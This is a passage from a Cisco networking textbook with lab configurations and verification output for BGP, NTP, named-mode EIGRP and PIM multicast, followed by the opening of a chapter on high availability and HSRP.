 network 192.168.35.0
 network 192.168.56.0
 network 192.168.57.0
 neighbor 172.16.2.2 remote-as 65256
 neighbor 172.16.2.2 update-source Loopback172
 neighbor 172.16.2.2 route-reflector-client
 neighbor 172.16.6.6 remote-as 65256
 neighbor 172.16.6.6 update-source Loopback172
 neighbor 172.16.6.6 route-reflector-client
 neighbor 192.168.57.7 remote-as 65078
Router5#

Router6#show running-config | section router bgp
router bgp 65256
 bgp log-neighbor-changes
 network 10.6.6.0 mask 255.255.255.0
 network 192.168.46.0
 network 192.168.56.0
 neighbor 172.16.5.5 remote-as 65256
 neighbor 172.16.5.5 update-source Loopback172
Router6#

Router7#show running-config | section router bgp|ip route
router bgp 65078
 bgp log-neighbor-changes
 network 192.168.57.0
 network 192.168.78.0
 neighbor 172.16.8.8 remote-as 65078
 neighbor 172.16.8.8 update-source Loopback172
 neighbor 192.168.57.5 remote-as 65256
ip route 172.16.8.8 255.255.255.255 192.168.78.8
Router7#

Router8#show running-config | section router bgp|ip route
router bgp 65078
 bgp log-neighbor-changes
 network 10.8.8.0 mask 255.255.255.0
 network 192.168.78.0
 neighbor 172.16.7.7 remote-as 65078
```

```
 neighbor 172.16.7.7 update-source Loopback172
ip route 172.16.7.7 255.255.255.255 192.168.78.7
Router8#
```

Verification

To verify full connectivity, you should ping every address. That can be repetitious. TCL is commonly used for this purpose:

```
tclsh
foreach address {
192.168.12.1
10.1.1.1
192.168.12.2
192.168.24.2
192.168.23.2
192.168.23.3
192.168.35.3
192.168.24.4
192.168.46.4
192.168.35.5
192.168.56.5
192.168.57.5
192.168.56.6
192.168.46.6
10.6.6.6
192.168.57.7
192.168.78.7
192.168.78.8
10.8.8.8
} { ping $address }
tclquit
```

For brevity, let's only include the output from Router1, but all routers should show only successful pings:

```
Router1#tclsh
Router1(tcl)#foreach address {
+>192.168.12.1
+>10.1.1.1
+>192.168.12.2
+>192.168.24.2
+>192.168.23.2
+>192.168.23.3
+>192.168.35.3
+>192.168.24.4
+>192.168.46.4
+>192.168.35.5
+>192.168.56.5
+>192.168.57.5
+>192.168.56.6
```

```
+>192.168.46.6
+>10.6.6.6
+>192.168.57.7
+>192.168.78.7
+>192.168.78.8
+>10.8.8.8
+>} { ping $address }
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.12.1, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 1/4/5 ms
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 10.1.1.1, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 4/4/5 ms
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.12.2, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 1/1/1 ms
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.24.2, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 1/1/5 ms
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.23.2, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 1/1/5 ms
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.23.3, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 1/1/2 ms
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.35.3, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 1/1/2 ms
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.24.4, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 1/3/6 ms
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.46.4, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 1/1/2 ms
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.35.5, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 1/1/2 ms
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.56.5, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 1/1/2 ms
```

```
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.57.5, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 1/1/2 ms
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.56.6, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 1/1/2 ms
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.46.6, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 1/1/2 ms
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 10.6.6.6, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 1/1/2 ms
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.57.7, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 2/2/2 ms
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.78.7, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 1/1/2 ms
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.78.8, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 2/2/3 ms
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 10.8.8.8, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 2/2/3 ms
Router1(tcl)#tclquit
Router1#
```

NTP

The configuration of NTP is mostly straightforward, but can be prone to error. The configuration is identical on each client, as they all point to the same NTP server.

One issue that can cause concern when configuring NTP is that it can take time for time sources to synchronize. Don't be concerned if associations don't immediately reflect that they are synchronized; however, if a substantial amount of time passes and there still isn't a synchronized association, you need to start troubleshooting.

Configuration Snippets

The NTP server is the only router with a different configuration:

```
Router2#show running-config | include ntp
ntp authentication-key 1 md5 Apress
```

```
ntp trusted-key 1
ntp source Loopback172
ntp master 3
Router2#

The clients all have the same NTP configuration:ntp authenticate
ntp authentication-key 1 md5 Apress
ntp trusted-key 1
ntp server 172.16.2.2 key 1 source Loopback172
```

Verification

The NTP server shows that it is stratum 3. The reference is a stratum 2 internal clock:

```
Router2#show ntp status
Clock is synchronized, stratum 3, reference is 127.127.1.1
nominal freq is 250.0000 Hz, actual freq is 250.0000 Hz, precision is 2**10
ntp uptime is 39300 (1/100 of seconds), resolution is 4000
reference time is D8C6E627.F6041B38 (11:48:23.961 HST Wed Apr 1 2015)
clock offset is 0.0000 msec, root delay is 0.00 msec
root dispersion is 2.40 msec, peer dispersion is 1.20 msec
loopfilter state is 'CTRL' (Normal Controlled Loop), drift is 0.000000000 s/s
system poll interval is 16, last update was 15 sec ago.
Router2#
Router2#show ntp associations

  address         ref clock       st   when   poll reach  delay  offset   disp
*~127.127.1.1     .LOCL.           2      0     16   377  0.000   0.000  1.204
 * sys.peer, # selected, + candidate, - outlyer, x falseticker, ~ configured
Router2#
```

The clients should show that they are synchronized with 172.16.2.2. If you are using GNS3, don't be too concerned if the association doesn't come up. A limitation of the virtual routers is that some NTP is thrown off. In this example, the configuration is correct, but the association is considered invalid. Sometimes removing and readding the `ntp server` statement will fix the problem:

```
Router5#show ntp associations detail
172.16.2.2 configured, ipv4, authenticated, insane, invalid, unsynced, stratum 16
```

After removing and readding the `ntp server` statement, the association formed:

```
Router5(config)#no ntp server 172.16.2.2 key 1 source Loopback172
Router5(config)#ntp server 172.16.2.2 key 1 source Loopback172
Router5(config)#do show ntp asso

  address         ref clock       st   when   poll reach  delay  offset   disp
*~172.16.2.2      127.127.1.1      3      1     64     1  2.000   0.000 1939.2
 * sys.peer, # selected, + candidate, - outlyer, x falseticker, ~ configured
Router5(config)#do show ntp status
Clock is synchronized, stratum 4, reference is 172.16.2.2
nominal freq is 250.0000 Hz, actual freq is 250.0000 Hz, precision is 2**10
```

```
ntp uptime is 295300 (1/100 of seconds), resolution is 4000
reference time is D8C6F0E8.D4395A58 (12:34:16.829 HST Wed Apr 1 2015)
clock offset is 0.0000 msec, root delay is 2.00 msec
root dispersion is 192.71 msec, peer dispersion is 189.45 msec
loopfilter state is 'CTRL' (Normal Controlled Loop), drift is 0.000000033 s/s
system poll interval is 64, last update was 1 sec ago.
Router5(config)#
```

It is also possibly failed authentication. Turn on debugging to ensure that it isn't receiving authentication failures. This example changed the key to create a failure:

```
Router5#debug ntp all
NTP events debugging is on
NTP core messages debugging is on
NTP clock adjustments debugging is on
NTP reference clocks debugging is on
NTP packets debugging is on
*Apr  1 22:07:23.608: NTP message sent to 172.16.2.2, from interface 'Loopback172'
(172.16.5.5).
*Apr  1 22:07:23.609: NTP message received from 172.16.2.2 on interface 'Loopback172'
(172.16.5.5).
*Apr  1 22:07:23.610: NTP Core(DEBUG): ntp_receive: message received
*Apr  1 22:07:23.610: NTP Core(DEBUG): ntp_receive: peer is 0xB5334100, next action is 1.
*Apr  1 22:07:23.610: NTP Core(INFO): 172.16.2.2 C01C 8C bad_auth crypto_NAK
```

Named Mode EIGRP with Authentication

The main purpose of this exercise was to experiment with EIGRP in named mode. This style of configuring EIGRP pulls all of the configuration into the EIGRP process and allows for configuration of multiple address families.

In this exercise, you used MD5 authentication with a key chain. The key chain provides the ability to easily change keys. Another option with named mode EIGRP is to use SHA256, but as of IOS 15.4, that method does not allow the use of key chains.

Configuration Snippets

In this configuration, all of the participating routers have the same EIGRP configuration:

```
Router2(config)#key chain FOR_EIGRP
Router2(config-keychain)#key 1
Router2(config-keychain-key)#send-lifetime 00:00:00 1 Jan 2000 23:23:59 31 Dec 2030
Router2(config-keychain-key)#key-string Apress
Router2(config-keychain-key)#router eigrp Apress
Router2(config-router)#address-family ipv4 autonomous-system 10
Router2(config-router-af)#network 192.0.0.0 0.255.255.255
Router2(config-router-af)#af-interface default
Router2(config-router-af-interface)#
Router2(config-router-af-interface)#authentication mode md5
Router2(config-router-af-interface)#authentication key-chain FOR_EIGRP
```

Verification

After configuring EIGRP, the EIGRP routes should replace the OSPF routes for anything in the 192.0.0.0/8 network. When you look at `show ip route ospf`, the only 192.0.0.0/8 network you should see is for the link between Router7 and Router8. This is because it is not part of the EIGRP autonomous system and is only in OSPF because it was redistributed from BGP:

```
Router2#show ip route ospf
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
       a - application route
       + - replicated route, % - next hop override

Gateway of last resort is not set

      10.0.0.0/24 is subnetted, 3 subnets
O IA     10.6.6.0 [110/21] via 192.168.24.4, 03:21:23, Ethernet0/1
O E2     10.8.8.0 [110/1] via 192.168.24.4, 01:52:17, Ethernet0/1
      172.16.0.0/32 is subnetted, 5 subnets
O        172.16.3.3 [110/11] via 192.168.23.3, 03:21:23, Ethernet0/2
O        172.16.4.4 [110/11] via 192.168.24.4, 03:21:23, Ethernet0/1
O        172.16.5.5 [110/31] via 192.168.24.4, 01:52:17, Ethernet0/1
O        172.16.6.6 [110/21] via 192.168.24.4, 03:21:23, Ethernet0/1
O E2  192.168.78.0/24 [110/1] via 192.168.24.4, 01:52:17, Ethernet0/1
Router2#
```

When you look at `show ip route eigrp`, you should see all the networks advertised in EIGRP, other than the locally connected networks:

```
Gateway of last resort is not set

D     192.168.35.0/24 [90/1536000] via 192.168.23.3, 00:03:57, Ethernet0/2
D     192.168.46.0/24 [90/1536000] via 192.168.24.4, 00:03:55, Ethernet0/1
D     192.168.56.0/24 [90/2048000] via 192.168.24.4, 00:03:55, Ethernet0/1
                      [90/2048000] via 192.168.23.3, 00:03:55, Ethernet0/2
D     192.168.57.0/24 [90/2048000] via 192.168.23.3, 00:03:55, Ethernet0/2
Router2#

The command show ip eigrp topology can be used to also see EIGRP topology information for
connected routes:Router2#show ip eigrp topology
EIGRP-IPv4 VR(Apress) Topology Table for AS(10)/ID(172.16.2.2)
Codes: P - Passive, A - Active, U - Update, Q - Query, R - Reply,
       r - reply Status, s - sia Status

P 192.168.23.0/24, 1 successors, FD is 131072000
        via Connected, Ethernet0/2
P 192.168.24.0/24, 1 successors, FD is 131072000
```

```
        via Connected, Ethernet0/1
P 192.168.35.0/24, 1 successors, FD is 196608000
        via 192.168.23.3 (196608000/131072000), Ethernet0/2
P 192.168.12.0/24, 1 successors, FD is 131072000
        via Connected, Ethernet0/0
P 192.168.46.0/24, 1 successors, FD is 196608000
        via 192.168.24.4 (196608000/131072000), Ethernet0/1
P 192.168.57.0/24, 1 successors, FD is 262144000
        via 192.168.23.3 (262144000/196608000), Ethernet0/2
P 192.168.56.0/24, 2 successors, FD is 262144000
        via 192.168.23.3 (262144000/196608000), Ethernet0/2
        via 192.168.24.4 (262144000/196608000), Ethernet0/1

Router2#
```

Multicast

A key to this exercise is that most segments will have listeners. This makes PIM dense mode the best choice.

If you look at unicast routing, you see that the best path is through Router4, but you want it to work for any path. If Router4 is not available or not selected for some reason, you need to be able to go through Router3 and Router5 to get to Router6.

Configuration Snippets

To create the listener on Router6, you can use `ip igmp join-group 229.1.1.1` on Loopback172:

```
Router6(config)#ip multicast-routing
Router6(config)#interface lo172
Router6(config-if)#ip igmp join-group 229.1.1.1
Router6(config-if)#ip pim dense-mode
Router6(config-if)#
Apr  1 23:08:08.770: %PIM-5-DRCHG: DR change from neighbor 0.0.0.0 to 172.16.6.6 on
interface Loopback172
Router6(config-if)#int range eth0/0 - 1
Router6(config-if-range)#ip pim dense-mode
Router6(config-if-range)#
```

Then you need to enable multicast routing and PIM on the routers between the source and destination. Since you are using dense mode, you don't need to configure a rendezvous point:

```
Router2(config)#ip multicast-routing
Router2(config)#int range eth0/1-2
Router2(config-if-range)#ip pim dense-mode
Router2(config-if-range)#

Router3(config-if-range)#ip pim dense-mode
Router3(config-if-range)#
Apr  1 23:11:23.764: %PIM-5-NBRCHG: neighbor 192.168.23.2 UP on interface Ethernet0/0
Router3(config-if-range)#
```

```
Apr  1 23:11:25.732: %PIM-5-DRCHG: DR change from neighbor 0.0.0.0 to 192.168.23.3 on
interface Ethernet0/0
Apr  1 23:11:25.732: %PIM-5-DRCHG: DR change from neighbor 0.0.0.0 to 192.168.35.3 on
interface Ethernet0/1
Router3(config-if-range)#

Router4(config)#ip multicast-routing
Router4(config)#interface range eth0/0 - 1
Router4(config-if-range)#ip pim dense-mode
Router4(config-if-range)#
Apr  1 23:12:42.162: %PIM-5-NBRCHG: neighbor 192.168.24.2 UP on interface Ethernet0/0
Apr  1 23:12:42.176: %PIM-5-NBRCHG: neighbor 192.168.46.6 UP on interface Ethernet0/1
Apr  1 23:12:42.190: %PIM-5-DRCHG: DR change from neighbor 0.0.0.0 to 192.168.46.6 on
interface Ethernet0/1
Router4(config-if-range)#

Router5(config)#ip multicast-routing
Router5(config)#interface range eth0/0 - 1
Router5(config-if-range)#ip pim dense-mode
Router5(config-if-range)#
Apr  1 23:13:39.735: %PIM-5-NBRCHG: neighbor 192.168.56.6 UP on interface Ethernet0/1
Apr  1 23:13:39.753: %PIM-5-DRCHG: DR change from neighbor 0.0.0.0 to 192.168.56.6 on
interface Ethernet0/1
Apr  1 23:13:39.754: %PIM-5-NBRCHG: neighbor 192.168.35.3 UP on interface Ethernet0/0
Router5(config-if-range)#
```

Verification

The best verification is ping. If ping fails, then you can start troubleshooting:

```
Router2(config)#do ping 229.1.1.1
Type escape sequence to abort.
Sending 1, 100-byte ICMP Echos to 229.1.1.1, timeout is 2 seconds:

Reply to request 0 from 172.16.6.6, 2 ms
Reply to request 0 from 172.16.6.6, 3 ms
Reply to request 0 from 172.16.6.6, 2 ms
Router2(config)#
```

If you need to troubleshoot, look at the `mroute` tables on routers in the path. If you were using spare mode, you would also look at the RP information. In this case, you can see that Router3 built trees for the multicast group. If you forgot to enable PIM on an interface, you might be missing `mroute` entries, and you might end up with reverse path forwarding check errors:

```
Router3#show ip mroute 229.1.1.1
IP Multicast Routing Table
Flags: D - Dense, S - Sparse, B - Bidir Group, s - SSM Group, C - Connected,
       L - Local, P - Pruned, R - RP-bit set, F - Register flag,
       T - SPT-bit set, J - Join SPT, M - MSDP created entry, E - Extranet,
       X - Proxy Join Timer Running, A - Candidate for MSDP Advertisement,
       U - URD, I - Received Source Specific Host Report,
```

```
        Z - Multicast Tunnel, z - MDT-data group sender,
        Y - Joined MDT-data group, y - Sending to MDT-data group,
        G - Received BGP C-Mroute, g - Sent BGP C-Mroute,
        N - Received BGP Shared-Tree Prune, n - BGP C-Mroute suppressed,
        Q - Received BGP S-A Route, q - Sent BGP S-A Route,
        V - RD & Vector, v - Vector, p - PIM Joins on route
Outgoing interface flags: H - Hardware switched, A - Assert winner, p - PIM Join
 Timers: Uptime/Expires
 Interface state: Interface, Next-Hop or VCD, State/Mode

(*, 229.1.1.1), 00:01:57/stopped, RP 0.0.0.0, flags: D
  Incoming interface: Null, RPF nbr 0.0.0.0
  Outgoing interface list:
    Ethernet0/1, Forward/Dense, 00:01:57/stopped
    Ethernet0/0, Forward/Dense, 00:01:57/stopped

(192.168.24.2, 229.1.1.1), 00:01:57/00:01:02, flags: PT
  Incoming interface: Ethernet0/0, RPF nbr 192.168.23.2
  Outgoing interface list:
    Ethernet0/1, Prune/Dense, 00:01:57/00:01:02, A

(172.16.2.2, 229.1.1.1), 00:01:57/00:01:02, flags: PT
  Incoming interface: Ethernet0/0, RPF nbr 192.168.23.2
  Outgoing interface list:
    Ethernet0/1, Prune/Dense, 00:01:57/00:01:02

(192.168.23.2, 229.1.1.1), 00:01:57/00:01:02, flags: T
  Incoming interface: Ethernet0/0, RPF nbr 192.168.23.2
  Outgoing interface list:
    Ethernet0/1, Forward/Dense, 00:01:57/stopped

Router3#
```

Summary

This chapter provided a review of protocols, but added new information and theory about the protocols as they pertain to the control plane. It also introduced a few additional control plane protocols, such as PIM, DNS, and NTP.

The next chapter tightens the focus as you delve into availability.

Author Queries

Chapter No.: 12 0005078432

Queries	Details Required	Author's Response
AU1	Please check if "either MST or Rapid-PVST" is okay as edited.	
AU2	Please check if all-caps "NOT" can be changed to italicized "*not*" for emphasis.	
AU3	Please check if edit to sentence starting "With eigrp stub, you…" is okay.	
AU4	All occurrences of "EIGRP named mode" have been changed to "named mode EIGRP". Please check if okay.	
AU5	Please check if "*n*(n – 1)/2* relationships" is okay as edited.	
AU6	Please check if edit to sentence starting "The following shows an…" is okay.	
AU7	Please check if edit to sentence starting "The domain name command…" is okay.	
AU8	Please check if edit to sentence starting "The typical Cisco architecture…" is okay.	
AU9	Please check if "configures an access port" is okay as edited.	
AU10	Please check if "Advertised Networks" is okay as edited.	
AU11	Please check if edit to paragraph starting "The preliminary configurations contain…" is okay.	
AU12	Please check if "show ip interface brief" is okay as edited	

CHAPTER 13

Introduction to Availability

AU1 This chapter discusses how to provide a high availability of systems, including network redundancy and fault tolerance. It covers protocols such as the Hot Standby Router Protocol (HSRP), Virtual Router Redundancy Protocol (VRRP), and Gateway Load Balancing Protocol (GLBP) to increase network uptime. High availability is a requirement that companies use to keep mission-critical networks and applications available. Imagine if Amazon or Google had a four-hour outage. How much money would these companies lose because of this outage? Possibly millions of dollars. Thus, you see the importance of high availability.

High Availability

In today's world, companies want their networks available 24 hours a day, every day of the year, which means that a minimum 99.999% availability is required. We have covered topics that relate to high availability in networks. Table 13-1 is an availability/downtime representation.

Table 13-1. *Availability Table*

Availability	Downtime per Year	Downtime per Month
99.999999%	315.569 milliseconds	26.297 milliseconds
99.999990%	3.15 seconds	262.97 milliseconds
99.999900%	31.5 seconds	2.59 seconds
99.999000%	5.26 minutes	2.16 minutes
99.990000%	52.56 minutes	4.32 minutes
99.900000%	8.76 hours	43.8 minutes
99.000000%	3.65 days	7.2 hours
98.000000%	7.3 days	14.4 hours

Other options for increasing availability were discussed in previous chapters. Chapter 1 discussed the Cisco hierarchal model, which is displayed in Figure 13-1.

C. Carthern et al., *Cisco Networks*, https://doi.org/10.1007/978-1-4842-6672-4_13




Figure 13-1. *Cisco hierarchal model*

You can increase availability by creating multiple links to each device, based on the level of redundancy and availability needed, and your company's budget. This way, if one link fails, the users or services are still available. Links connecting the access layer to the distribution layer should be trunked and port channels should be configured to increase availability. Port channels and STP were discussed in Chapter 5. Recall that port channels are used to logically link multiple physical ports together to increase bandwidth and provide redundancy. Why do we use STP? STP is used to prevent loops in our networks, which increases our availability as resources are saved and should be used if you have redundant links. Trunking was discussed in Chapter 5. Chapter 6 covered routing protocols. A dynamic routing protocol should also be used to provide fast convergence when links fail.

Device reliability can be increased by using redundant devices, including core routers and switches. You limit a total outage if you have multiple core routers, including multiple connections to the Internet. You also need to remember little things such as power. Use devices that have multiple power supplies and connect the power supplies to different power sources, so if one source fails, the device does not fail. Let's not forget about power generators as a source of power in the event of a catastrophic power loss. AU2

Layer 3 Multipathing

Ethernet uses the Spanning Tree Protocol to shut down redundant paths and leave only a single active path from the root to remote ports. You can design for redundancy, but you can't take advantage of all your bandwidth. This is because Ethernet does not have protections built into the frame for it to die when AU3 the frame is looped. Layer 3 protocols are designed to allow forwarding on multiple paths. When there is a routing loop, the time to live (TTL) in an IP packet will prevent it from looping past the maximum TTL. AU4

Most routing protocols support Equal Cost Multipathing (ECMP). That means if a router sees paths that appear equal, it will split the load between each path. By default, most routing protocols will support four equal cost paths, but it can be changed. Some routing protocols also support Unequal Cost Multipathing (UCMP). These protocols will split the traffic in proportion to the metrics. BGP and EIGRP are examples of protocols with UCMP support.

In environments where full use of your bandwidth was required, the available options used to be either manually splitting the VLANs to different paths using PVST or MST or pushing layer 3 to the access layer. In modern networks, we have another solution. Virtual Extensible LANs (VXLANs) allow you to push layer 3 down to the access layer switches while maintaining scalable layer 2 domains. VXLANs encapsulate layer 2 traffic in tunnels. Layer 3 routing is used for the underlay. From the perspective of the end hosts, they are on the same broadcast domain as hosts in the same VXLAN even if they are four router hops away. VXLANs are heavily used in the data center. We cover VXLAN configuration in Chapter 19.

Even with technologies such as VXLANs that can extend a layer 2 network over a layer 3 underlay, we need to evaluate why we need the hosts on the same network. Some applications have a requirement for being in the same broadcast domain or need to be able to fail over between sites without changing their IP address. Another common reason is access control. Traditional access control is tied to a network's layer 3 interface. Modern networks can use security group tags (SGTs). SGTs associate authenticated users or hosts to tags. The access controls are applied to the tag instead of the network. If you only needed to push layer 2 to the access layer for security reasons, you would change your design to push layer 3 to the access layer and enforce network access control with SGTs. With this design, you have the multipath advantages of routing without losing the segregation provided by VLANs.

First Hop Redundancy Protocol (FHRP)

FHRP is a group of protocols that provide redundancy by allowing a router or switch to automatically take over if another one fails. The three protocols discussed in this chapter are HSRP, VRRP, and GLBP.

HSRP

HSRP was developed by Cisco (proprietary) to solve problems dealing with router redundancy. HSRP provides automatic failover of routers. To configure HSRP, routers must share the same virtual IP and MAC addresses. The virtual IP (VIP) address is the gateway for end devices. Only one of the routers is active and receives and forwards packets. If the primary router fails, the standby router takes over the VIP and MAC addresses and receives and forwards packets. HSRPv1 uses multicast address 224.0.0.2 and HSRPv2 uses 224.0.0.102 to communicate with each router. HSRPv2 increases the number of groups available and provides a few other efficiency announcements over HSRPv1.

Figure 13-2 is an example of configuring HSRP.




Figure 13-2. *HSRP example*

The `standby ip` command is used to configure an interface as a part of an HSRP group.

The default priority of a router is 100; the router with the highest priority becomes the VIP. We show the different commands that can be completed by issuing standby on an interface:

```
IOU2(config-if)#standby ?
  <0-255>          group number
  authentication   Authentication
  bfd              Enable HSRP BFD
  delay            HSRP initialisation delay
  follow           Name of HSRP group to follow
  ip               Enable HSRP IPv4 and set the virtual IP address
  ipv6             Enable HSRP IPv6
  mac-address      Virtual MAC address
  mac-refresh      Refresh MAC cache on switch by periodically sending packet
                   from virtual mac address
  name             Redundancy name string
  preempt          Overthrow lower priority Active routers
  priority         Priority level
  redirect         Configure sending of ICMP Redirect messages with an HSRP
                   virtual IP address as the gateway IP address
  timers           Hello and hold timers
  track            Priority tracking
  use-bia          HSRP uses interface's burned in address
  version          HSRP version
```

If no group is specified, the default HSRP group is 0.

```
IOU2 Configuration
IOU2(config)#int e0/0
IOU2(config-if)#ip add 172.16.1.2 255.255.255.0
IOU2(config-if)#standby ip 172.16.1.1
IOU2(config-if)#standby preempt delay minimum 30
IOU2(config-if)#standby preempt
```

The interface IP address is on the same network as the VIP address. The `standby ip` command is followed by the IP address of the VIP.

The `standby preempt` command is used to instruct the router that if a router comes online in the HSRP group with a higher priority than the current VIP, it will become the active VIP.

```
IOU3 Configuration
IOU3(config)#int e0/0
IOU3(config-if)#ip add 172.16.1.3 255.255.255.0
IOU3(config-if)#standby ip 172.16.1.1
IOU3(config-if)#standby preempt
IOU3(config-if)#standby preempt delay minimum 30
IOU3(config-if)#standby priority 90
```

The `standby priority` command can be used to set the priority of the router. The `show standby` command can be used to display information about the HSRP status of a router. You see the state of the router, its VIP address, its priority, its group number, and active and standby routers.

```
 IOU2#show standby
Ethernet0/0 - Group 0
  State is Active
    2 state changes, last state change 00:22:00
  Virtual IP address is 172.16.1.1
  Active virtual MAC address is 0000.0c07.ac00
    Local virtual MAC address is 0000.0c07.ac00 (v1 default)
  Hello time 3 sec, hold time 10 sec
    Next hello sent in 2.336 secs
  Preemption enabled
  Active router is local
  Standby router is 172.16.1.3, priority 90 (expires in 9.152 sec)
  Priority 100 (default 100)
  Group name is "hsrp-Et0/0-0" (default)
```

Figure 13-3 is a little bit different diagram than the previous example. Let's say router IOU4 is the gateway to our ISP and the Internet.

